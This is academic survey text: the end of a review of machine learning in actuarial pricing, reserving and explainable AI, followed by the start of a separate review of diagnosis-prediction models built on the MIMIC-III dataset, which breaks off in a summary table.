claims reserving by integrating machine learning (ML) and deep learning (DL) techniques, specifically Gradient Boosting Machines (GBM) and Feed-forward Neural Networks (NN), into regression-based reserving models using aggregate data. Their methodology focuses on modeling separate Reported But Not Settled (RBNS) and Incurred But Not Reported (IBNR) reserves using aggregated discrete time data that includes accident years, reporting years, and payment delay. The GBM part of their methodology constructs a sequential learning process using trees of low depth to approximate the loss function's gradient, optimizing model fit over time while minimizing overfitting through controlled learning rates and tree averaging. The NN component, on the other hand, utilizes a layered structure of nodes or neurons to capture the complex, non-linear relationships present in claims data. This is achieved by transforming and analyzing input data through activation functions within the network's layers, allowing for the identification of patterns and insights not readily apparent with linear models. Through a simulation study which involves creating and analyzing synthetic insurance claims, the authors demonstrate the benefits of employing ML-based reserving models, highlighting their capacity for enhancing predictive accuracy and offering a dynamic solution to the challenges in insurance claims reserving. [19]

Moreover, similar to his work in pricing methodologies, Wüthrich's research presents a significant advancement in IBNR reserving by integrating machine learning with traditional chain-ladder methods. It leverages neural networks to account for the heterogeneity within insurance portfolios, considering factors like Line of Business, injury type, and age of the injured. This approach utilizes a single-hidden-layer neural network to improve the accuracy of Loss Development Factors (LDFs) by incorporating claim-specific features. The model is optimized using Gradient Descent to minimize a weighted square loss function, enhancing the precision of Loss Development Factors (LDFs) through the incorporation of claim-specific attributes. The model, trained on 5mil reported claims, addresses the heterogeneity present in insurance portfolios by accurately accounting for the detailed characteristics of individual claims, including the handling of "zero claims features" to maintain efficiency without adding further complexity. It also proposes solutions for periods with zero claims, specifically by modifying LDFs for each Line of Business (LoB) and incorporating an intercept term into the regression model. These enhancements ensure the model's accuracy and applicability, leading to more precise reserve estimates and a deeper understanding of claim variations. This represents a significant step forward in IBNR reserving compared to traditional methods. [20] In essence, the combination of traditional actuarial methods with neural networks enhances IBNR reserving, offering more accurate predictions.

Another use of neural networks for reserving tasks was introduced by the DeepTriangle framework which distinguishes itself by enabling joint modeling of paid losses and outstanding claims across multiple companies. DeepTriangle's architecture incorporates embedding layers to process categorical data such

as company codes, gated recurrent units (GRUs) for sequential analysis of accident year developments, and utilizes fully connected layers for future claims prediction. This multi-task network forecasts incremental paid claims and also estimates outstanding reserve balances, benefiting from shared learning across these tasks to improve predictive accuracy. Moreover, it can accommodate arbitrary additional inputs like claim count data and economic indicators, requiring no manual input during model updates or forecasting, thereby facilitating more frequent prediction generation. DeepTriangle’s novel approach requires minimal feature engineering and expert input, showcasing the potential of deep learning in automating and enhancing the accuracy and efficiency of actuarial processes, particularly for large, multi-line insurers with comprehensive datasets. [21]

C. LLMs in Acturial Tasks

The emergence of Large Language Models (LLMs) such as Generative Pre-trained Transformer (GPT) architectures like GPT-4, marks an evolutionary advancement in technology and hence has the potential to revolutionize actuarial science and overall insurance as a whole.

The GPT architecture, known for its deep learning neural network built on the transformer mechanism utilizing attention mechanisms, excels in generating coherent and contextually relevant text based on the patterns it learns during training. This makes it particularly effective in handling unstructured data that is prevalent in the insurance sector. The conceptual framework, ActuaryGPT [22] integrates GPT models’ extensive understanding and generative capabilities with the specific insurance domain knowledge base, enabling automation, extracting information from complex insurance narratives and processing and analyzing vast amounts of unstructured textual data, ranging from claims descriptions and regulatory documents to communication logs, through sophisticated natural language processing (NLP) techniques.

Hence, ActuaryGPT contributes towards risk assessment and management by analyzing natural language data from various sources to identify and quantify risks - a fundamental process for the accurate pricing of insurance products and the establishment of adequate reserves. For example, the categorization of information from claims descriptions alongside structured policyholder-specific data, and medical or police evaluations using can then be utilized to predict claim severity and frequency and thus set reserves and adjust pricing strategies. By applying LLMs to analyze and process these varied data types, the methodology demonstrates how insurers can automate tasks like information extraction, claims categorization, pricing, reserving, sentiment analysis, fraud detection, and compliance checking, significantly enhancing operational efficiency and decision-making accuracy within the insurance sector. [22]

Other custom LLM based methods are present in the insurance domain, integrating Recurrent Neural Networks (RNNs) and Sequence-to-Sequence (Seq2Seq) model architecture to handle wide array of inquiries. [23]

IV. LIMITATIONS AND FUTURE WORK

Integrating complex AI models in actuarial science presents a challenge: achieving regulatory compliance regarding transparency and fairness. Regulations like GDPR demand algorithmic accountability and clear explanations of decision-making logic to stakeholders, especially in ratemaking. Balancing accurate risk profiles with fair premiums is crucial to prevent selection bias and maintain policyholder equity. This requires cautious ML implementations to prevent excessive personalization and discrimination.

Current pricing and reserving methods blend GLMs with neural networks to enhance feature space and optimize performance while maintaining transparency. However, more complex AI and ML methods, although more accurate are ‘black box algorithms’ because they lack transparency in how they arrive at decisions. This hinders their adoption due to concerns about fairness and accountability in areas like pricing and reserving.

A. Explainable Artificial Intelligence

Responsible deployment of AI technologies is highlighted by the NAIC’s guiding principles to ensure trustworthy AI, “encouraging industry participants to take proactive steps to avoid proxy discrimination against protected classes when using AI platforms” [24]. Explainable AI (XAI) represents a proactive approach in this direction and is crucial in identifying sensitive variables to maintain fair practices in insurance.

As such, the adoption and recognition of ML and AI as an industry’s standard is heavily dependent on the models’ explainability and interpretability as means to tackle the above-mentioned requirements. Hence, efforts towards XAI are a hot topic for researches aiming to make AI closer to industry’s practitioners. In the realm of XAI, methods are broadly categorized into ante-hoc and post-hoc explanations.

Ante-hoc methods integrate explainability into models during their development, ensuring they are inherently interpretable. Industry preferences lean towards these straightforward models because they clearly show how inputs, such as age and driving history, affect outputs like premium amounts. For instance, linear regression models outline linear relationships between key factors, while decision trees visually represent the paths decisions take, simplifying the interpretation of the modeling process. [25]

Post-hoc methods, applied after a model has been developed, illuminate its decision-making processes through:

- **SHAP (Shapley Additive exPlanations) and LIME (Local Interpretable Model-agnostic Explanations)** provide interpretable explanations for ML outputs by quantifying the contribution of each feature towards the model’s prediction. For example, in pricing, SHAP analysis helps in identifying which variables (e.g., age, medical history) are most influential in determining insurance premiums. Hence, these techniques help insurers understand the importance of different factors in determining outcomes.
- **Counterfactual explanations** enhance understanding by illustrating how different inputs could change the model’s

predictions, offering a practical “what-if” analysis, which may explain individual pricing predictions.

- **Recursive Feature Elimination** and feature importance techniques help in identifying the key drivers of a model’s decisions post-training.
- Extracting **causal and probabilistic rules** from insurance data sets as an XAI method, aids in understanding how different variables relate to each other and can affect changes in outcomes, crucial for policy adjustments and risk assessment offering broader understanding of the dynamics within the data. [26]

These methods effectively tackle the intricate challenges associated with AI implementation in the industry by upholding transparency, fostering trust, and ensuring adherence to regulatory standards. Further research in this domain is needed to facilitate regulatory compliance with AI and XAI methods, and therefore pave the way for broader adoption across of AI the sector. [27]

V. CONCLUSION

The timeline of actuarial evolution in insurance pricing and reserving shows a gradual shift from traditional methods to more advanced statistical and ML techniques, reflecting ongoing improvements in risk management strategies. Insurance pricing has evolved from reliance on traditional GLMs to sophisticated ML techniques such as tree-based models and neural networks. These advancements allow for a more accurate assessment of risks and premium setting by incorporating a wide range of data, including real-time inputs from IoT devices and telematics. Similarly, insurance reserving has progressed from simpler methods like chain-ladder and Bornhuetter-Ferguson into micro-level stochastic models and ML and DL techniques. These innovations provide more precise estimates of future claims and financial obligations, ensuring robust financial management and compliance with regulatory requirements. Together, these developments in both pricing and reserving significantly enhance the industry’s capacity to manage risks, maintain solvency, and offer fair, data-driven premium rates to policyholders.

Finally, the emergence of LLMs like GPT has marked a new era of technological advancements which are reflected in the insurance domain. Utilization of ActuaryGPT, as a framework trained on both domain and conversational data, may aid automatic processing of claims and risk assessment, reshaping the pricemaking and reserving strategies. Moreover, the focus on wider adoption of ML and AI in actuarial practices is aided by XAI, which provides a set of methods that aim to enhance transparency and interpretability of models. XAI ensures that the outputs of the models are comprehensible and actionable, thereby easing concerns and encouraging broader acceptance among industry professionals and regulatory bodies. Hence, further efforts in this domain are prevalent to the widespread adoption of AI in the insurance sector.

REFERENCES

- [1] R. Richman, “Ai in actuarial science—a review of recent advances—part 1,” *Annals of Actuarial Science*, vol. 15, no. 2, pp. 207–229, 2021.
- [2] P. De Jong and G. Z. Heller, *Generalized linear models for insurance data*. Cambridge University Press, 2008.
- [3] E. Ohlsson and B. Johansson, *Non-life insurance pricing with generalized linear models*. Springer, 2010, vol. 174.
- [4] R. Henckaerts, K. Antonio, M.-P. Côté, and R. Verbelen, “Boosting insights in insurance tariff plans with tree-based machine learning,” in *Perspectives on Actuarial Risks in Talks of Young researchers, Location: Sibiu, Romania*, 2019.
- [5] Y. Yang, W. Qian, and H. Zou, “Insurance premium prediction via gradient tree-boosted tweedie compound poisson models,” *Journal of Business & Economic Statistics*, vol. 36, no. 3, pp. 456–470, 2018.
- [6] Y.-L. Ma, X. Zhu, X. Hu, and Y.-C. Chiu, “The use of context-sensitive insurance telematics data in auto insurance rate making,” *Transportation Research Part A: Policy and Practice*, vol. 113, pp. 243–258, 2018.
- [7] R. Verbelen, K. Antonio, and G. Claeskens, “Unravelling the predictive power of telematics data in car insurance pricing,” *Journal of the Royal Statistical Society Series C: Applied Statistics*, vol. 67, no. 5, pp. 1275–1304, 2018.
- [8] A. Noll, R. Salzmann, and M. V. Wüthrich, “Case study: French motor third-party liability claims,” *Available at SSRN 3164764*, 2020.
- [9] M. V. Wüthrich and C. Buser, “Data analytics for non-life insurance pricing,” *Swiss Finance Institute Research Paper*, no. 16-68, 2023.
- [10] R. Richman and M. V. Wüthrich, “Localglmnet: interpretable deep learning for tabular data,” *Scandinavian Actuarial Journal*, vol. 2023, no. 1, pp. 71–95, 2023.
- [11] —, “Lasso regularization within the localglmnet architecture,” *Advances in Data Analysis and Classification*, vol. 17, no. 4, pp. 951–981, 2023.
- [12] E. Krashenninnikova, J. García, R. Maestre, and F. Fernández, “Reinforcement learning for pricing strategy optimization in the insurance industry,” *Engineering applications of artificial intelligence*, vol. 80, pp. 8–19, 2019.
- [13] M. V. Wüthrich and M. Merz, *Stochastic claims reserving methods in insurance*. John Wiley & Sons, 2008.
- [14] T. Mack, “Distribution-free calculation of the standard error of chain ladder reserve estimates,” *ASTIN Bulletin: The Journal of the IAA*, vol. 23, no. 2, pp. 213–225, 1993.
- [15] R. Richman, “Ai in actuarial science—a review of recent advances—part 2,” *Annals of Actuarial Science*, vol. 15, no. 2, pp. 230–258, 2021.
- [16] H. Bühlmann, M. De Felice, A. Gisler, F. Moriconi, and M. V. Wüthrich, “Recursive credibility formula for chain ladder factors and the claims development result,” *ASTIN Bulletin: The Journal of the IAA*, vol. 39, no. 1, pp. 275–306, 2009.
- [17] K. Antonio and R. Plat, “Micro-level stochastic loss reserving for general insurance,” *Scandinavian Actuarial Journal*, vol. 2014, no. 7, pp. 649–669, 2014.
- [18] M. Baudry and C. Y. Robert, “A machine learning approach for individual claims reserving in insurance,” *Applied Stochastic Models in Business and Industry*, vol. 35, no. 5, pp. 1127–1155, 2019.
- [19] M. Lindholm, R. Verrall, F. Wahl, and H. Zakrisson, “Machine learning, regression models, and prediction of claims reserves,” in *Arlington: Casualty Actuarial Society E-Forum*, 2020.
- [20] M. V. Wüthrich, “Neural networks applied to chain-ladder reserving,” *European Actuarial Journal*, vol. 8, pp. 407–436, 2018.
- [21] K. Kuo, “Deeptriangle: A deep learning approach to loss reserving,” *Risks*, vol. 7, no. 3, p. 97, 2019.
- [22] C. Balona, “Actuarygpt: Applications of large language models to insurance and actuarial work,” *Available at SSRN 4543652*, 2023.
- [23] M. Nuruzzaman and O. K. Hussain, “Intellibot: A dialogue-based chatbot for the insurance industry,” *Knowledge-Based Systems*, vol. 196, p. 105810, 2020.
- [24] X. Xin and F. Huang, “Antidiscrimination insurance pricing: Regulations, fairness criteria, and models,” *North American Actuarial Journal*, pp. 1–35, 2023.
- [25] O. Koster, R. Kosman, and J. Visser, “A checklist for explainable ai in the insurance domain,” in *International Conference on the Quality of Information and Communications Technology*. Springer, 2021, pp. 446–456.
- [26] E. Owens, B. Sheehan, M. Mullins, M. Cunneen, J. Ressel, and G. Castignani, “Explainable artificial intelligence (xai) in insurance,” *Risks*, vol. 10, no. 12, p. 230, 2022.
- [27] C. Lozano-Murcia, F. P. Romero, J. Serrano-Guerrero, A. Peralta, and J. A. Olivas, “Potential applications of explainable artificial intelligence to actuarial problems,” *Mathematics*, vol. 12, no. 5, p. 635, 2024.

Review of diagnosis prediction in medicine using MIMIC-III dataset

Ana Mladenovska, Jovana Dobрева, Dimitar Trajanov, Riste Stojanov

Faculty of Computer Science and Engineering

Ss. Cyril and Methodius University

Skopje, North Macedonia

ana.mladenovska.1@students.finki.ukim.mk

{jovana.dobрева,dimitar.trajanov,riste.stojanov}@finki.ukim.mk

Abstract—In recent years, the integration of machine learning and deep learning methodologies into healthcare analytics has led to significant advancements in predictive diagnostics and event forecasting. This study presents a comprehensive review and critical analysis of existing literature focusing on predictive analytics in medicine. We categorize methodologies into Classification, Event Time Series Prediction, and Link Prediction, highlighting their contributions to improving patient care and treatment planning. Notable models such as EffectiveCAN, HMTL, and MNN demonstrate the efficacy of convolutional attention networks and hierarchical learning architectures in diagnosis prediction. Event time series prediction models employ sophisticated techniques to capture temporal patterns and correlations among medical events, enhancing prediction accuracy. Additionally, link prediction methods leverage graph structures and representation learning to improve disease predictions and medical code classification. We discuss the experimental setups, evaluation metrics, and future directions in healthcare analytics, emphasizing the importance of leveraging dataset like MIMIC-III for creating robust predictive models. This review provides valuable insights into the current landscape of predictive analytics in medicine and underscores the potential for future advancements in this field.

Index Terms—Diagnosis prediction, classification, event prediction, link prediction, MIMIC-III

I. INTRODUCTION

Given the significant advancements in modern medicine, especially with the integration of advanced technologies and the use of machine learning methods, research efforts have been focused on predicting events or diagnoses in medical fields. The rapid increase in available medical data has led to considerations on how to best use this information to further medical progress. However, to efficiently gather knowledge and prevent repeated efforts, a thorough examination of existing research is crucial. Thus, this study aims to review and critically analyze prior literature on the application of technologies and methods for predicting future events or diseases in medicine. Predictive analytics developments have become essential for enhancing patient care and treatment planning in the healthcare sector. Particularly in diagnosis prediction, these advancements are significant. The paper discusses the importance of each area within healthcare analytics, emphasizing the use of machine learning and deep learning to derive valuable insights from large datasets. A range of methods has been introduced to tackle the complexities of

healthcare data and boost diagnostic precision. Approaches like multi-label classification [13] and hierarchical deep multi-task learning [15] are among them. Models such as EffectiveCAN [13], HMTL [15], and MNN [18] demonstrate the effectiveness of convolutional attention networks and hierarchical learning architectures in healthcare analytics. Event time series prediction focuses on forecasting future medical events by analyzing past data and contextual information. Models like CATNet [11], HS-RC-PM [9], RGNN [10], and MCF-LSTM [12] utilize advanced techniques to identify temporal patterns and correlations among medical events, aiming for more precise future event predictions. The future of healthcare analytics is seen in advancing link prediction within graph structures to improve the accuracy of forecasting future events. Incorporating event tracking and predicting future event links, researchers are working on enhancing the predictive models' accuracy and applicability. They leverage datasets like MIMIC-III [5] and insights from current methodologies, focusing on refining graph-centered models [19], [22]. Representation learning plays a crucial role in transforming raw data into informative, compact formats that are easier for machine learning algorithms to process and understand. The DPSS [25] model is highlighted as an example of representation learning's effectiveness in this context.

Experimental setups are vital for assessing the performance of proposed models. Previous research extensively utilizes the MIMIC-III dataset to validate the effectiveness of their methods across various healthcare applications. The Medical Information Mart for Intensive Care III (MIMIC-III) dataset [5] is a comprehensive, publicly accessible database that contains a wide range of anonymized health data related to over 40,000 patients from the Beth Israel Deaconess Medical Center's critical care units between 2001 and 2012. This dataset encompasses a vast array of information, including demographics, vital sign measurements at high frequency, laboratory test results, procedures, medications, caregiver notes, imaging reports, hospital length of stay, survival data, and more. MIMIC-III is structured as a relational database with multiple interconnected tables, facilitating a detailed view of a patient's ICU stay. MIMIC-III's data is organized to represent the research interests such as clinical decision support system development, outcome analysis, and healthcare policy studies.




Fig. 1: Data flow of the MIMIC-III dataset

The dataset is divided into specific tables containing information on demographics (PATIENTS), hospital admissions (ADMISSIONS), ICU stays (ICUSTAYS), laboratory test results (LABEVENTS), and more, supporting a wide range of healthcare research and analysis. Figure 1 showcases the main elements in this dataset.

This granular breakdown enables researchers to query and merge data across different dimensions, supporting complex analyses and predictive modeling. The relational structure of MIMIC-III requires a comprehensive understanding of the database schema to effectively navigate and extract meaningful insights. Despite its complexity, the dataset’s extensive documentation and community support ease the learning curve, making MIMIC-III a valuable resource for advancing medical research and improving patient care practices. The intersection of machine learning and healthcare analytics holds wide potential for revolutionizing patient care and treatment strategies. By continually pushing the boundaries of predictive analytics and leveraging the wealth of healthcare data available, researchers are poised to make significant strides in improving healthcare outcomes and enhancing patient well-being.

II. METHODOLOGIES FOR DIAGNOSIS PREDICTION

Accurate diagnosis prediction significantly benefits patient care, treatment planning, and resource allocation within the healthcare industry [1], [6], [8]. Employing machine learning techniques contributes to precise and timely diagnostic outcomes. Given the broad scope of medicine, a variety of methodologies have been developed to enhance health outcomes. This survey paper aims to categorize and review the methodologies employed in various studies, focusing on their impact on medical data analysis. The categorization of predictive modeling techniques into Classification, Event Prediction, and Link Prediction allows for a thorough evaluation, despite potential overlaps in functionalities among different categories. Each methodology possesses distinct features, enriching the landscape of healthcare solutions. These methodologies also consider disease prognosis, leveraging temporal data sequences and graph-based predictive connections.

The use of data in predictive modeling marks a significant step in utilizing Electronic Health Records (EHRs) to improve patient outcomes. This approach is prevalent in most state-of-the-art models [10]–[12], [19]. Studies commonly use ICD-9 codes [13], [18], [22], laboratory results, medications, procedures, and vital signs, highlighting a strategic selection and processing of data indicative of patient health status and outcomes. Models like EffectiveCan [13], MNN [18], and GCode [22] utilize ICD-9 codes, while others directly incorporate EHRs into their experiments. The diversity in data handling approaches, such as selective inclusion based on patient visits or specific conditions, showcases the complexity of working with healthcare data. For instance, EffectiveCan experiments with both the entire MIMIC-III dataset and a subset of 50 most commonly occurring ICD-9 codes, demonstrating the tailored application of models to specific healthcare needs.

In machine learning models, a common practice involves dividing datasets for experimental setups, often employing an 8:1:1 ratio for training, validation, and testing sets. However, variations exist, such as MNN focusing on top-k predictions. Evaluation metrics, including the Area Under the Curve (AUC), F1 metric, and precision at various levels, play a crucial role in assessing model performance. These metrics serve as benchmarks, allowing for a comparison of efficacy and accuracy among different approaches.

A. Classification in diagnosis prediction

In the field of machine learning, *classification* is defined as a supervised learning process that categorizes a given set of input data into predefined classes or categories, based on their features [2]. Focusing on medical document classification and prediction, we examine three notable models: EffectiveCAN [13], HMTL [15], and MNN [18], which primarily use neural network approaches and Electronic Health Records (EHR) data.

EffectiveCAN [13] adopts a specialized approach for medical document classification, employing a convolutional encoder (that residual squeeze-and-excitation blocks to effectively aggregate information from text spans and adaptively refine convolutional features, enhancing document representations for downstream prediction tasks), multi-layer attention [23], and a sum-pooling mechanism. Their work on sum-pooling attention involves transforming each convolutional layer to match the dimension of the last layer, summing all layers, and applying attention to the combined output, potentially enhancing the model’s ability to capture relevant information across different convolutional layers. This design addresses the challenges of lengthy documents and extensive code spaces prevalent in medical contexts. For data preprocessing, EffectiveCAN utilizes Word2Vec CBOW [16], enhancing its capability to process complex medical documents efficiently.

In contrast, HMTL [15] targets diagnostic code classification within EHRs, incorporating a bidirectional LSTM (Bi-LSTM) [4] architecture and a supervised feed-forward layer. This layer transforms normalized Bag-of-Words vectors representing patient clinical data segments using learned weights,

generating initial embedding vectors that capture relevant features for each time segment. By exploiting hierarchical structures, HMTL facilitates information transfer from high-level to low-level codes, improving its ability to distinguish between diseases. It also employs a recent division with segments of equal length and Bag-of-Words (BoW) in its data preparation phase.

Meanwhile, MNN [18] embraces a multimodal strategy by integrating textual clinical notes with medical codes to predict diagnoses. Utilizing EHR data from the MIMIC III dataset, MNN combines specific CNNs, Bidirectional Recurrent Neural Networks (BiRNN) [20], and DNNs. Their work utilizes a specific CNN with multiple filters to capture word-level features in clinical notes. For the BiRNN, they employ forward and backward RNNs to capture sequential patterns in healthcare data. In the DNN, fully connected layers extract implicit interaction features, learning complex relationships between features for multimodal representations. This approach leverages diverse techniques to tackle the complexity of medical diagnosis prediction, showcasing the model's versatility in processing and analyzing EHR data.

B. Event prediction

This category discusses event prediction with time series data. Event prediction estimates the likelihood of future events based on historical data [21]. It identifies patterns between features of past events and those likely to occur. Several models explore different approaches for predicting medical events using Electronic Health Records (EHRs) [9], [10], [12], while all of them are employing the LSTM framework to address their challenges.

The CATNet model [11], which combines Gated recurrent units (GRU) [3], LSTM, and Transformers [23] with cross-event attention and visit-level attention mechanisms. The cross-event attention, adapts its focus based on the type of target events, allowing for time-aware, event-aware, and task-adaptive visit embeddings. Additionally, visit-level attention capture local relations among historical visits, further enhancing the representation of patient data. CATNet effectively captures correlations among medical events across visits and accounts for temporal irregularities, offering a comprehensive approach to patient data analysis.

The HS-RC-PM [9], as shown in Figure 2, represent autoregressive model incorporating LSTM for distant past events, discriminative projections for recent events, and recurrent mechanisms for periodic events. This model aims to improve prediction performance by leveraging unique aspects of medical events over time. They integrates a neural abstraction module, recent context module, and periodicity memory module, which are combined through concatenation and linear regression to output probabilities for multivariate event occurrences at the next time step.

The RGNN-TG model [10], combines LSTM with Graph Neural Networks (GNNs) [14] for predicting medical events, showing how these architectures can enhance patient outcome forecasting. RGNN demonstrates the complementary strengths




Fig. 2: Architecture of the proposed HS-RC-PM model

of LSTM and GNNs in capturing complex event patterns. This hybrid method integrates patient medical histories and demographics by utilizing decomposed LSTM and GNN models, which respectively capture temporal dependencies within medical event sequences and model relationships between different events. These representations are combined using concatenation, attention, or gate mechanisms to encompass both sequential and relational information, ultimately enabling accurate prediction of medications for the next time step.

Lastly, MCF-LSTM [12] employs a task-wise fusion module to integrate information from multiple channels into an LSTM framework: Single-Belt Fusion (SBF) shares one LSTM unit for all auxiliary channels, projecting their information onto the primary channel, while Multi-Belt Fusion (MBF) assigns each auxiliary channel its own fusion belt before combining them with the primary channel. This approach enables effective correlation capture between different types of medical events in electronic health records data while maintaining temporal dependencies. Model outperforms existing methods in performance metrics, highlighting its effectiveness in leveraging temporal information and event correlations within EHR data.

All models from this category share the objective of enhancing medical event prediction through the sophisticated use of temporal data and event correlations in EHR data, despite their differences in architecture and mechanisms.

C. Link prediction

Link prediction, a task in graph and network analysis aims at predicting missing or future connections between nodes in a network [7]. Algorithms compute a score for pairs of nodes, with the score reflecting the proximity or "similarity" between the nodes based on graph topology. The closer two nodes are, the more likely a relationship exists between them.

HGM [19] focuses on enhancing disease predictions by representing patient, laboratory, and diagnosis nodes to depict structured relationships within the data. This approach allows for better prediction accuracy compared to traditional methods. HGM employs Skip Gram With Negative Sampling [17] to efficiently incorporate complex information and achieve slight improvements in diagnosis classification accuracy.

G.Coder [22] represent a method aimed at increasing the interpretability of medical code prediction. G.Coder combines Multi-CNN, graph presentation (SDNE) [24], attentional matching, and adversarial learning to integrate information from medical records and knowledge graphs. Multi-CNN, utilizes a combination of Convolutional Neural Networks (CNNs) and MaxPooling to encode input text matrices, employing multiple kernels of different sizes to extract key information, facilitating better capture of local correlations within the text. Unlike HGM, which uses a heterogeneous graph model, G.Coder employs Multi-CNN with max-pooling and Structural Deep Network Embedding (SDNE) [24], along with attention mechanisms, to enhance code prediction precision and lessen the workload of human coders. Attentional matching refines relevant text segments for each label, enhancing interpretability by assigning higher weights to pertinent information.

Additionally, adversarial learning moderates variations in writing style, increasing robustness by generating additional samples and reducing the impact of stylistic differences on model performance.

III. REPRESENTATION LEARNING

A core principle in machine learning is the automatic discovery and extraction of meaningful features from raw data, transforming this data into a format that can be effectively utilized by learning algorithms. This discussion will highlight a study that employs representation learning for diagnosis prediction tasks using the MIMIC-III dataset.

DPSS (Diagnostic Prediction with Sequence-of-Sets) [25], represents a deep learning framework that aimed at predicting next-visit diagnostic codes for patients with heart failure, utilizing the MIMIC-III dataset [25]. DPSS addresses the challenge of representing event sequences in healthcare data by ensuring permutation invariance for concurrent events through set learning techniques and permutation sampling. The DPSS framework comprises three main components: pre-training a laboratory event embedding model, applying permutation sampling for event sets, and training a predictor on the sampled data. Its significant contributions include modeling clinical temporal event sequences as sequences of sets, introducing permutation-invariant prediction, and enhancing predictive performance with a weighted loss function and regularization. This approach effectively captures the temporal dynamics of clinical events and the unordered nature of concurrent event sets. DPSS begins by pre-training a laboratory event embedding model to encapsulate contextual similarities among events. It then utilizes permutation sampling to handle the unordered sets of events within a patient's visit history, followed by training a self-attentive GRU predictor on this data. By focusing on permutation invariance and employing a weighted loss function with regularization, DPSS excels in representing clinical event data as sequences of sets, capturing essential temporal patterns within each visit and improving overall predictive performance.

For the specific task of predicting next-visit heart failure diagnosis, the study extracted 7,235 sequences of abnormal

laboratory events from adult patients with at least two hospital admissions in MIMIC-III. These patient sequences were divided into training (75%), validation (12.5%), and test (12.5%) datasets. A total of 2,495 heart failure cases were identified by detecting the presence of a level 3 ICD-9 code for heart failure in the most recent visit's diagnostic codes. DPSS's methodology demonstrates improved disease-predictive performance by ensuring robustness against different orderings of concurrent events and capturing the unordered nature of event sequences in electronic health records.

IV. SUMMARY OF STATE-OF-THE-ART MODELS

Table I shows the consolidated research findings from various studies emphasize the application of machine learning models to healthcare data analysis, particularly utilizing the MIMIC-III dataset. These models are distinguished by their primary tasks: classification (C), event prediction (E), and link prediction (L), showcasing advancements in healthcare predictive analytics.

• Classification Models

Models like *EffectiveCan*, *HMTL*, and *MNN* are classifying medical data into predefined categories. *EffectiveCan* demonstrates its versatility by being evaluated on both the comprehensive MIMIC-III dataset and a specific subset, showcasing different methodologies for data preprocessing and employing Convolutional Encoders with attention mechanisms for effective classification. The model's performance is measured using F1 scores, presenting a nuanced understanding of its classification capabilities. On the other hand, *HMTL* extends the classification task to a broader spectrum of EHR, incorporating diverse data types such as laboratory tests, medications, vital signs, and procedures. This model utilizes a combination of embedding techniques and Bi-LSTM networks to manage the complexity of EHR data, highlighting its efficacy with AUROC and AUPRC metrics, which are crucial for evaluating models in imbalanced datasets common in healthcare.

Lastly, *MNN* combines CNN, Bi-RNN, and DNN architectures, evaluated on the patient with less than three visits from MIMIC-III dataset, derived from EHR and ICD-9 codes, and achieving recall and precision metrics.

• Event Prediction Models

Event prediction models like *CATNet-2*, *NS-RC-PM*, *RGNN-TG-ATT*, and *MCF-LSTM* focus on forecasting significant healthcare events, such as hospital readmissions or critical patient incidents. These models explore various facets of EHR data, employing advanced neural network architectures like GRU, LSTM, and Transformers, which are adept at capturing temporal dynamics and complex relationships within the data. The inclusion of cross-entity pooling and self-attention mechanisms further signifies the evolution of predictive modeling, aiming to enhance the accuracy and reliability of predictions. Performance metrics such as AUC and AUPR are

TABLE I: Summary of state-of-the-art models. The meaning of the columns presented in this table: C/E/L: C-Classification, E-Event prediction, L-Link prediction. Dataset: MIMIC-III-full/50-Using MIMIC-III-full or top 50 codes; ICD-9 codes, rp3v-remove the patient with less than three visits; r12v-select the patients with at least two visits; ofl2000-drop medications with occurrence frequency lower than 2000; adl19-20-adult patients with age between 19–99; MV-patients with records represented in the Meta Vision; 50t-laboratory test items appearing less than 50 times; f200m-keep the most frequent 200 medications; f3801pat-sampled the first 3801 patients. Data used: EHR-Electronic Health Records; l-laboratory test, m-medications, vs-vital signs, pr-procedures, ms-mortality status, pat-patient, d-diagnosis. Data preprocessing: Tr-train, V-validation, Te-test(8:1:1); Train,Test(8:2)/(7:3); RS-random split; ber-Binary event representation; p2660-patients into a group of 2,660; Method: FFNN-Feed-Forward Neural Networks; Metrics: P@K-Ranking based metrics, where K is often the average number of labels per document; RC/PRC@30-Recall and precision with a high Top-k.

Paper	ModelName	C/E/L	Dataset	Data used	Data prepro- cessing	Method	Metrics
[13]	EffectiveCan	C	MIMIC-III-full	ICD-9	W2V-CBOW, /Tr/V/Te	ConvolutionEncoder,Sum-pooling attention	F1: 0.589/P@K (8): 0.758
[13]	EffectiveCan	C	MIMIC-III-50	ICD-9	W2V-CBOW, /Tr/V/Te	ConvolutionEncoder,Multi-layer attention	F1: 0.717
[15]	HMTL	C	MIMIC-III-full	EHR(l,m,vs,pr)	ber, BoW, 7:3 RS	Bi-LSTM, Max-pooling	AUROC: 0.817/AUPRC: 0.803
[18]	MNN	C	rp3v	EHR and ICD-9	/	CNN, Bi-RNN, DNN	RC/PRC@30: 0.616/0.184
[11]	CATNet-2(GRU)	E	r12v, ofl2000	l,m,pr,d,ms	8:1:1	GRU, cross-e.p, self-att	AUC: 95.00±0.03/AUPR: 40.96±0.15
[11]	CATNet-2(LSTM)	E	r12v, ofl2000	l,m,pr,d,ms	8:1:1	LSTM, cross-e.p, self-att	AUC: 94.95±0.06/AUPR: 40.41±0.24
